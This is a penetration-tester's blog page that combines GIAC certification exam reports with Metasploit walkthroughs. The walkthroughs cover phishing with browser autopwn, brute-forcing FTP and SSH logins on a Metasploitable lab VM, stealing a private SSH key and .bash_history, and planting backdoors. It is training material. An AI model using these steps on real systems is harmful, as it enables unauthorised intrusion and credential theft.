Showing posts with label Penetration Testing. Show all posts

Wednesday, August 8, 2012

Passed GIAC GXPN Exam


As with most of my previous GIAC exams, I did a self-study for GXPN as well. SANS / GIAC categorizes this exam / course as 'Advanced' so keep that in mind when preparing.

Exam objective break up list is available on GIAC GXPN site and must be the first place to prioritize study plan. As I see it, there are 2 sections to plan for.

First, you got to study, practice hands-on and should have good prior experience primarily in Penetration Testing. An experienced pen tester carries knowledge & skills in a variety of domains - systems, networks, applications, architecture, etc., - & how to break each using tools or manually by hand; and that is what this section demands. At a high level, relate the topics from objective lists of SANS GIAC 401, 504, 505, 506, 542, and 560. Anything and everything except exploit development.

Second, is Exploit Development on Windows & Linux platforms. So, your priority reading ought to be, x86, Assembly, Memory management, Stacks, Heaps, Processes, Threads, SEH, DEP, ASLR, Shellcode, Debugging, Disassembling, and various exploitation techniques on Windows & *nix. Unless you have hands-on experience in these areas, plan to spend at least 6-10 months to learn & practice.

Following are resources that helped me prepare for the SANS 660 GXPN exam:
  1. Corelan.be - Peter (corelanc0d3r) has written Excellent articles on exploit development from Basics to Advanced exploitation scenarios. Highly recommended resource. Period.
  2. Security Tube - Another excellent resource for learning variety of topics. Vivek has created series of video tutorials on Linux assembly, Windows assembly, Format String vulnerabilities, Buffer Overflows, Exploit research, Metasploit and many more. His way of teaching is pretty good. I highly recommend studying his primers for preparation to GIAC GXPN.
  3. Shellcoder's handbook 2nd edition - Thorough coverage of *nix exploitation. Windows and other OS are covered as well. A good resource. Get it here.
  4. Microsoft MSDN / Technet - This is required reading for various topics, such as Windows memory management, process, threads, heaps, SEH, DEP, etc.
  5. Exploit-db (Papers) - Formerly milw0rm, there are some really good papers that detail various exploitation techniques. This is required reading, folks.
In addition to all the above resources, the essential, final element is hands-on experience. There is no alternative to it. Build a virtual lab, go to exploit-db.com, download vulnerable applications and their corresponding exploit codes and test them out in your virtual machines. Learn to use Immunity Debugger / Ollydbg, IDA pro / gdb disassembler. Spend time, make notes and follow along the topics one by one. Always start it one step at a time and trust me, you'll be sprinting in no time.

My views on exam are mixed. Most questions were pretty straight and some really twisted. Apparently, pretty straight to me, cos I have decent EEE (education, exposure, experience) in pen testing, and work on exploit dev every once in a while. Twisted ones especially on the exploit development domain. I feel exam can be further improved in 2 aspects:
  1. More screen cap based questions should be there in exam which will test a candidate's ability to read through registers, memory locations and identify issues, and solutions in making an exploit work.
  2. For any incorrect questions, I hope SANS GIAC starts to show a hint for why the chosen answer was not correct. Currently, you answer incorrectly and you get no freaking idea why it was so. The objective of exam needs to be to enforce the learning and not only to get a certificate.
Overall, it has been a long process to prepare and become confident of completing this expensive challenge (~1000$). It took far greater effort than earlier GIAC exams I completed - GPEN, GCIH, GREM, and GWAPT.

For those who are preparing for GIAC GXPN, feel free to comment, and ask questions. I will be glad to help.

Saturday, January 21, 2012

Passed GIAC GWAPT Exam

Hi dears,

I just wanted to share first update of this year.

I sat for & passed the SANS GIAC Web Application Penetration Testing - GWAPT - exam on January 14, 2012. I found the exam was pretty tough as compared to the previous GIAC exams I had attempted - GPEN, GCIH, and GREM.

I have been doing web app pentesting for a while. So, most of the tested topics were not new to me. I did a self-study for this exam. I used the following study resources to prepare:

1. SANS GPEN course material
2. OWASP - this site has a lot of good, relevant information on a majority of web app topics.

5. Backtrack - Specifically for any or all related tools - load it up & practice various web app testing related tools on this dist.
6. Google - Yeah, search out specific topics, terms, video tutorials, tool demonstrations. This is significant especially if you choose to take the self-study route.
7. Misc Notes - some random, personal notes on various topics.

I know it's not easy to take out 4000+ usd for official course materials. I hope this info will help someone planning self-study to tame this beast.

As always, let me know if you have any questions. I will be glad to help.

KG

Tuesday, November 15, 2011

Client-side exploitation using Metasploit Pro v4


This write-up shows how you can get up & running with client-side / phishing assessment using Metasploit Pro 4.0.

Let's start by creating a new project.


We are at project home screen now. This screen shows various details like hosts discovered, vulnerabilities, sessions opened, web apps, social engineering campaigns. Social Engineering campaign is what we are doing now. Once we create new campaigns in the upcoming screens, this section will be updated. Also, note that there is a Recent Events screenlet down there. It gives us a log of whatever task(s) is running / has run.


Go to Campaigns option in the menu and click 'New Campaign'.


Enter the details as shown in the next screen. There're different campaigns you can run:

  1. Web campaign -> Basically this runs a web server at a port that you specify. Once someone clicks on the web server URL, metasploit pro will send out client-side payload(s) which you will configure in the next screen.
  2. USB Drive campaign -> Create a bind shell payload exe. Put it on a USB drive, distribute it & wait for connect backs.
  3. Email campaign -> Here specify a SMTP server which you will use to send out phishing emails. Give your user ID, password, & add a Display Name. Lastly you can upload the list of email addresses from a file. You can also choose to add invidual email addresses later.

In this case, 172.72.5.1 is my local interface IP address. Once all information is entered, save the campaign.


Next, we need to build configuration for web campaign. Here we have 2 sections:

  1. Web Template Settings: Either clone an existing website, for example, paypal.com; OR specify your own HTML template
  2. Exploit Settings: This is where you will define what happens when target user accesses the malicious web url. You can chose to not run any exploits, chose a specific exploit, or start browser autopwn. In this demo, AutoPwn is run as soon as end user clicks the web server url.

Autopwn tries out all exploits based on the browser that accesses the URL.



Next, we configure Email Template Settings for our email campaign. Here we have an option to send malicious exploit / payload as attachment.


On the next screen, I enter my email address. Here's the place where you will enter the target user email addresses.


Save & you will reach the summary screen. Here it shows you Campaign configuration(s).

Note that I have already run this campaign earlier in testing so you see 'Sent 1 email'. So you can ignore it for now.


Click on Run Campaign to start the campaign.


Here is the view from victim's email screen. So, the message appears to come from CEO Office, & has a link in it.

Before I click on the link, let's look at the campaign task log. Here we see that metasploit has started various listeners as part of browser autopwn run.


As soon as I click the link, you see metasploit identifies the browser & OS from where the click happened.


Browser Autopwn does it job in the background and pwns the box via ms03-020 vulnerability.


w00t we get a remote meterpreter shell.!


View the session details in Sessions menu.


loot & play with the pwn'd box by accessing the session.


Friday, August 26, 2011

Metasploitable - Exploring SSH service


Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`


       =[ metasploit v4.0.1-dev [core:4.0 api:1.0]
+ -- --=[ 728 exploits - 372 auxiliary - 80 post
+ -- --=[ 227 payloads - 27 encoders - 8 nops
       =[ svn r13643 updated today (2011.08.26)

B. 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

Time to explore SSH service on the target.
Let's start with service version scan using metasploit auxiliary module.
msf auxiliary(ssh_version) >
Module options (auxiliary/scanner/ssh/ssh_version):
set RHOSTS 172.72.5.143
run
[*] 172.72.5.143:22, SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
From exploring FTP service, we had already identified 4 user names - user, postgres, service and msfadmin. We should now try to brute force ssh passwords for these users.
Metasploit module --> auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 172.72.5.143
RHOSTS => 172.72.5.143
msf auxiliary(ssh_login) > set USER_FILE /tmp/users
USER_FILE => /tmp/users
msf auxiliary(ssh_login) > set PASS_FILE /tmp/pass
PASS_FILE => /tmp/pass
msf auxiliary(ssh_login) > run
[*] 172.72.5.143:22 SSH - [05/20] - Trying: username: 'user' with password: 'user'
[*] Command shell session 2 opened (172.72.5.1:33210 -> 172.72.5.143:22) at 2011-08-25 03:59:56 +0530
[+] 172.72.5.143:22 SSH - [05/20] - Success: 'user':'user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '[*] 172.72.5.143:22 SSH - [06/20] - Trying: username: 'msfadmin' with password: 'msfadmin'
[*] Command shell session 3 opened (172.72.5.1:58888 -> 172.72.5.143:22) at 2011-08-25 03:59:56 +0530
[+] 172.72.5.143:22 SSH - [06/20] - Success: 'msfadmin':'msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '[*] 172.72.5.143:22 SSH - [07/20] - Trying: username: 'postgres' with password: 'postgres'
[*] Command shell session 4 opened (172.72.5.1:56421 -> 172.72.5.143:22) at 2011-08-25 04:00:01 +0530
[+] 172.72.5.143:22 SSH - [07/20] - Success: 'postgres':'postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '[*] 172.72.5.143:22 SSH - [08/20] - Trying: username: 'service' with password: 'service'
[*] Command shell session 5 opened (172.72.5.1:40998 -> 172.72.5.143:22) at 2011-08-25 04:00:02 +0530
[+] 172.72.5.143:22 SSH - [08/20] - Success: 'service':'service' 'uid=1002(service) gid=1002(service) groups=1002(service) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
Assuming in case the passwords followed best security practices and were not present in our dictionary files either, then what could have we done here to gain ssh access to target?

Remember, when we were exploring FTP service, we had noticed in .bash_history file, that user ssh key is an authorized key at the ssh server. So if public key authentication has been configured correctly, then 'msfadmin' should be able to ssh into the target directly using the private key. We will not need the password at all.
root@victor:tmp# cat bash_history-user 
ssh-keygen -t dsa
sudo cat ~/.ssh/id_dsa.pub >> /home/msfadmin/.ssh/authorized_keys
sudo -s
exit
The following command is used to successfully login with the private key:
ssh -i id_dsa msfadmin@172.72.5.143
Also, Metasploit has a module which automates and confirms this for us.
msf auxiliary(ssh_login_pubkey) > run
[*] 172.72.5.143:22 SSH - Testing Cleartext Keys
[*] 172.72.5.143:22 SSH - Trying 1 cleartext key per user.
[*] Command shell session 2 opened (172.72.5.1:44867 -> 172.72.5.143:22) at 2011-08-27 06:34:12 +0530
[+] 172.72.5.143:22 SSH - Success: 'msfadmin':'70:ff:0f:ff:a3:8e:39:18:d7:30:c1:30:02:bc:20:3c' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login_pubkey) >
Ideally, we will first attempt to remotely exploit the network service, SSH in this case. This is normally the approach, if SSH service version found on target has vulnerabilities and knowledge, skill to exploit is available. It will usually provide us with privileged access. Anyhow, in our scenario, it seems all we have are these 4 non-root user accounts. Never the less, we can move around in the file system, perform further enum, data collection etc. For attempting to raise local user privilege, get the target kernel version with a 'uname -a' and identify a local priv escalation exploit for the kernel - either in metasploit or from exploit-db. Also check out packetstorm / secunia, & Google.
In a pentest, though, it is recommended to use exploits that have been tested for 'legit-ness' - if I can phrase it that way - and performance. If taken from some random site over the internet and / or without carefully monitoring the behavior of the exploit in the lab, you may not be able to catch that quick call going out to some server in a rogue country or elsewhere, i.e. to say the exploit itself is backdoored. And you may not come to know of it unless you read the code, test it in lab, monitor it for connection attempts, file system changes & the likes. And running it in customer network may seriously compromise the org security. Another aspect is verifying the performance of an exploit. Many exploits hook into and utilize critical OS processes / files to leverage elevated access. It is a high possibility that a new, untested exploit code crashes the target server as soon as you run it. The damage can be controlled with as soon as a single reboot or can get as complicated as device failure & fresh install. Trust me, this happens at times & your customer will not be pleased, to say the least.


Next up --> Exploring SMTP service

Metasploitable - Exploring FTP service

root@victor:msf3# ./msfconsole 
     ,           ,
    /             \
   ((_---,,,---_))
      (_)O O(_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v4.0.1-dev [core:4.0 api:1.0]
+ -- --=[ 727 exploits - 372 auxiliary - 78 post
+ -- --=[ 227 payloads - 27 encoders - 8 nops
       =[ svn r13625 updated today (2011.08.24)


msf > 


We start with identifying any live hosts by doing a nmap ping scan.
msf > nmap -sP 172.72.5.2-254
[*] exec: nmap -sP 172.72.5.2-254
 
Starting Nmap 5.21 ( http://nmap.org ) at 2011-08-25 03:04 IST
Nmap scan report for 172.72.5.143
Host is up (0.00042s latency).
MAC Address: 00:0C:29:8D:8D:A4 (VMware)
Nmap scan report for 172.72.5.254
Host is up (0.00019s latency).
MAC Address: 00:50:56:FD:82:EC (VMware)
Nmap done: 253 IP addresses (2 hosts up) scanned in 5.06 seconds
msf >
We find our target metasploitable system with IP 172.72.5.143. Let's gather information on services running in the target.

sV -> probe open ports to identify service / version info
sT -> TCP Connect scan. Perform a 3-way TCP handshake. can take time but very reliable
msf > nmap -sV -sT 172.72.5.143
[*] exec: nmap -sV -sT 172.72.5.143
Starting Nmap 5.21 ( http://nmap.org ) at 2011-08-25 03:07 IST
Nmap scan report for 172.72.5.143
Host is up (0.00043s latency).
Not shown: 988 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.1
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
 
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux 
Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds
We will explore these services one by one and see what we can find with each.


1. 21/tcp open ftp ProFTPD 1.3.1

Metasploit auxiliary module -> auxiliary/scanner/ftp/ftp_login

set PASS_FILE /opt/metasploit_open/msf3/data/wordlists/unix_passwords.txt
set USER_FILE /opt/metasploit_open/msf3/data/wordlists/unix_users.txt
setg RHOSTS 172.72.5.143
run
[+] 172.72.5.143:21 - Successful FTP login for 'postgres':'postgres'
[*] 172.72.5.143:21 - User 'postgres' has READ/WRITE access
[+] 172.72.5.143:21 - Successful FTP login for 'service':'service'
[*] 172.72.5.143:21 - User 'service' has READ/WRITE access
[+] 172.72.5.143:21 - Successful FTP login for 'user':'user'
[*] 172.72.5.143:21 - User 'user' has READ/WRITE access
We have 3 ftp login credentials now. Let's use these IDs to login to the target.
root@victor:tmp# ftp 172.72.5.143
Connected to 172.72.5.143.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:172.72.5.143]
Name (172.72.5.143:victor): user
331 Password required for user
Password:
230 User user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lat
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x 3 user user 4096 Aug 24 21:59 .
-rw------- 1 user user 165 May 7 2010 .bash_history
drwx------ 2 user user 4096 May 7 2010 .ssh
drwxr-xr-x 6 root root 4096 Apr 16 2010 ..
-rw-r--r-- 1 user user 220 Mar 31 2010 .bash_logout
-rw-r--r-- 1 user user 2928 Mar 31 2010 .bashrc
-rw-r--r-- 1 user user 586 Mar 31 2010 .profile
226 Transfer complete
.bash_history keeps a history of commands a user has run. Many a times in pentests, I've found useful info on targets, as user ID, passwords, confidential file names, locations, important server names, shared resources etc in this little file.
I will download this file.
Remember Information Gathering is a continuous, on-going phase during a penetration test. You will build upon the collected information to leverage access into the target environment.
ftp> get .bash_history
local: .bash_history remote: .bash_history
200 PORT command successful
150 Opening BINARY mode data connection for .bash_history (165 bytes)
226 Transfer complete
165 bytes received in 0.00 secs (41.6 kB/s)
There is also a .ssh directory. Checking it tells us the presence of public & private ssh keys of the 'user'.
In a pentest, you may come across a scenario where SSH is permitted for device / server administration but passwords are not used. Instead, public key authentication is configured. This means, if you can obtain ssh keys of a [ privileged ] user, then you can gain straight access to the resources without the need of knowing login password. Also, in certain environments, access and security is tied to trusts. Once you can impersonate a 'trusted' / authorized user, gaining access to other juicy resources is a piece of cake.
We go into the .ssh directory and see there is the key pair. Private key is what we will need. Download it.
ftp> cd .ssh
250 CWD command successful
ftp> ls -lta
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x 3 user user 4096 Aug 24 21:59 ..
drwx------ 2 user user 4096 May 7 2010 .
-rw------- 1 user user 668 May 7 2010 id_dsa
-rw-r--r-- 1 user user 609 May 7 2010 id_dsa.pub
226 Transfer complete
ftp> get id_dsa
local: id_dsa remote: id_dsa
200 PORT command successful
150 Opening BINARY mode data connection for id_dsa (668 bytes)
226 Transfer complete
668 bytes received in 0.00 secs (327.8 kB/s)
ftp> get id_dsa.pub
local: id_dsa.pub remote: id_dsa.pub
200 PORT command successful
150 Opening BINARY mode data connection for id_dsa.pub (609 bytes)
226 Transfer complete
609 bytes received in 0.00 secs (379.8 kB/s)
ftp> bye
From .bash_history file, a new user 'msfadmin' seems to be present on the target box.
root@victor:tmp# cat bash_history-user 
ssh-keygen -t dsa
ls
cd .ssh
ls
sudo -s
cd /home/user
lsls .ss
ls .ssj
clear
ls .ssh
sudo cat ~/.ssh/id_dsa.pub >> /home/msfadmin/.ssh/authorized_keys
sudo -s
exit
After brute forcing, it is confirmed that just like with previous 3 users, msfadmin  is a joe account, meaning that the password is same as the user id -> msfadmin. FTP login using msfadmin is successful.

ftp 172.72.5.143
Connected to 172.72.5.143.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:172.72.5.143]
Name (172.72.5.143:victor): msfadmin
331 Password required for msfadmin
Password:
230 User msfadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lat
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw------- 1 msfadmin msfadmin 806 May 18 2010 .bash_history
drwxr-xr-x 5 msfadmin msfadmin 4096 May 18 2010 .
drwx------ 2 msfadmin msfadmin 4096 May 18 2010 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 May 7 2010 .sudo_as_admin_successful
-rw------- 1 msfadmin msfadmin 98 Apr 28 2010 .lesshst
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 28 2010 vulnerable
drwxr-xr-x 4 msfadmin msfadmin 4096 Apr 17 2010 .distcc
drwxr-xr-x 6 root root 4096 Apr 16 2010 ..
-rw-r--r-- 1 msfadmin msfadmin 586 Mar 16 2010 .profile
226 Transfer complete
The user has Read/Write privileges using FTP service. Even though these users are non-root accounts, and have RW privs in their home directories, we have gained a foothold into the target. This is also applicable to other system / network services such as samba [ file sharing ] or ssh [ remote access ]. Using these accounts, it is now possible for us to explore the file system, configuration(s), set up, any specific software(s) / applications that are installed and may be vulnerable. Also a good idea is to upload backdoor / malware / trojan / privilege escalation exploit(s) on the server. The expectation is to wait for some user, usually root or root privileged user, to access these malicious exes and run them. Once the exe runs, depending upon its function, a variety of actions can be performed. Actions can include and are not limited to gaining shell, execute commands, sniff sensitive data off the wire and send the logs to the attacker, enumerate other systems in the network environment for further exploitation etc, and many more.
In a pentest, however, always document any changes you've made to the file system and remember to clean up exe, configuration changes etc, before you sign off for the day. Normally, the any changes by the pentester and associated risk must be discussed with customer and arrived at, in the Terms of Engagement.
Next  up --> Exploring SSH service

Wednesday, April 6, 2011

Passed GIAC GCIH Exam

Hey fellas,

After around a month's preparation post passing GPEN, I sat for and passed  GIAC Incident Handling exam yesterday.

Here is the program detail:

This subject teaches about Incident Handling skills, and dives deep into various attack vectors. Also, interesting is to learn how to understand and apply this knowledge to attacks vis-a-vis the 6 Incident Handling phases.

The exam was gripping at all times, and I found a handful of pretty tricky questions in there too. I will not delve any detail on the questions, only that you should have decent experience in most / all the topics mentioned in the syllabii as well as have at least some exposure to handling events / incidents from a high level.

Here is the GCIH certification bulletin:

Day 1 today, and I am already finding this knowledge very helpful. It is comforting to be able to relate methods n thought process of a penetration tester in confirming / exploiting security weaknesses in a customer environment, with the defensive approach of an Incident Handler. This brings out all the worth of GPEN n GCIH cos it is crucial to be able to help customers' infosec / security team understand ways an attacker can get in as well as recommendations pertaining to each of the phases of Incident handling process; i.e.   preparation / identification / containment / eradication / recovery and lessons learned. And lastly and equally importantly, as a consultant, you can show the playground and the game to (non-tech) executives.

What say? Go for it!

Best Regards.


Monday, March 14, 2011

Passed GIAC GPEN Exam today

Hey peeps,


My first post of this year. And what a busy lazy ass I've been since past few months.


So quick update is that I attended SANS 560 class in February 2011. And sat for the exam today March 14, 2011 here at a local kryterion center, that's actually exactly 3 weeks later.


Briefly hissing, I completed the test in around 2:30 hours out of 4 and scored a decent 93%.


Yeah, I passed. I am GIAC GPEN certified now. Yay!


I hope I can use this weekend to try put down my study plan in a new post.


Ping me if you've any questions etc.


Keep learning.!

Wednesday, April 1, 2009

Welcome to iPositive Security

Welcome to my blog!

The main content will address InfoSec updates on Exploits, Tools, Security Incidents, Analysis & experiences in the domains of Ethical Hacking, Vulnerability Assessment & Penetration Testing.

I hope you find some useful resource here.

Thank you for visiting!

Karn Ganeshen